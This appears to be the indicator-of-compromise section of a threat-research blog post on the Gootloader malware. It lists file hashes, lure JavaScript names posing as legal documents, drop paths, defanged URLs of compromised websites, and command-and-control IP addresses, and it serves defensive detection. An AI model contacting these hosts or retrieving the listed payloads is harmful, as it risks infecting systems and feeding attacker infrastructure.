b9a61652dffd2ab3ec3b7e95829759fc43665c27e9642d4b2d4d2f7287254034

Domains:

hxxps://filmcrewnepal.com/

hxxps://yoga-penzberg.de/

hxxps://sugarbeecrafts.com/

hxxps://www.worldwealthbuilders.com/

hxxps://lepolice.com/

hxxps://www.lovestu.com/

hxxps://bluehamham.com/

hxxps://vps3nter.ir/

hxxps://whiskymuseum.at/

hxxps://latimp.eu/

Gootloader’s secondary JavaScript file:
Mitigation Strategies.js

Path:
C:\Users\username\AppData\Roaming\PFU\

SHA256:
2f056ce0657542da3e7e43fb815a8973c354624043f19ef134dff271db1741b3

Domains:

hxxps://solidegypt.net/

hxxps://wessper.com/

Gootloader’s secondary JavaScript file:
Adaptive Algorithms.js

hxxps://www.pathfindertravels.se/tickets/ hxxps://www.smithcoinc.biz/ hxxps://kollabmi.se/ hxxps://xxxmorritas.com/ hxxps://onsk.dk/ hxxps://villasaze.ir/ hxxps://blossomthemesdemo.com/ hxxps://headedforspace.com/	
SHA256: c2326db8acae0cf9c5fc734e01d6f6c1cd78473b27044955c5761ec7fd479964	Gootloader’s initial JavaScript file: Domestic_Partnership_Agreement_Tem
SHA256: ad88076fd75d80e963d07f03d7ae35d4e55bd49634baf92743eece19ec901e94	Gootloader’s initial JavaScript file: Unmarried_Couples_Rights_Checklist.js
Path: C:\Users\username\AppData\Local\Oardwior\ **SHA256:** cf44aa11a17b3dad61cae715f4ea27c0cbf80732a1a7a1c530a5c9d3d183482a **C2s:** 178.32.224[.]219 37.59.205[.]2 193.104.58[.]64	TextShell containing Supper Backdoor: Disconnect Package Oardwior.ijp
SHA256: c2b9782c55f75bb1797cb4fbae0290b44d0fcad51bf4f2c11c52ebbe3526d2ac **Domains:** hxxps://spirits-station.fr/ hxxps://www.us.registration.fcaministers.com/ hxxps://motoz.com.au/ hxxps://routinelynomadic.com/ hxxps://www.wagenbaugrabs.ch/ hxxps://studentspoint.org/ hxxps://cortinaspraga.com/ hxxps://dailykhabrain.com.pk/ hxxps://myanimals.com/ hxxps://www2.pelisyseries.net/	Gootloader’s initial JavaScript file: Missouri_Utility_Easement_Guide_2023
Path: C:\Users\username\AppData\Roaming\myHUD	Gootloader’s secondary JavaScript file: Certified Trainer.js

SHA256:
7557d5fed880ee1e292aba464ffdc12021f9acbe0ee3a2313519ecd7f94ec5c4

Domains:

hxxps://www.claritycontentservices.com/wp/

hxxps://patriotillumination.com/

hxxps://michaelcheney.com/

hxxps://allreleases.ru/

hxxps://cloudy.pk/

hxxps://eliskavaea.cz/

hxxps://r34porn.net/

hxxps://www.wagenbaugrabs.ch/

hxxps://leadoo.com/

hxxps://ostmarketing.com/

Path:
C:\Users\username\AppData\Roaming\Canon U.S.A., Inc

SHA256:
5ec9e926d4fb4237cf297d0d920cf0e9a5409f0226ee555bd8c89b97a659f4b0

Domains:

hxxps://egyptelite.com/

hxxps://restaurantchezhenri.ca/

hxxps://www1.zonewebmaster.eu/news/

hxxps://campfosterymca.com/

hxxps://idmpakistan.pk/

hxxps://themasterscraft.com/

hxxps://unica.md/

hxxps://cargoboard.de/

hxxps://www.supremesovietoflove.com/wp/

hxxps://buildacampervan.com/

Gootloader’s secondary JavaScript file:
Environmental Economics.js

SHA256:
87cbe9a5e9da0dba04dbd8046b90dbd8ee531e99fd6b351eae1ae5df5aa67439

Gootloader’s initial JavaScript file:
HOA_Committee_Meeting_Agenda_Ten

Domains:

hxxps://www.minklinkaps.com/

hxxps://aradax.ir/

hxxps://medicit-y.ch/

hxxps://redronic.com/

hxxps://www.ferienhausdehaanmieten.de/

hxxps://gravityforms.ir/

hxxps://apprater.net/

hxxps://fotbalovavidea.cz/

hxxps://usma.ru/

hxxps://thetripschool.com/

Acknowledgments

Huge thanks to @DFIRReport for their generous support, analysis, and contribution to this blog.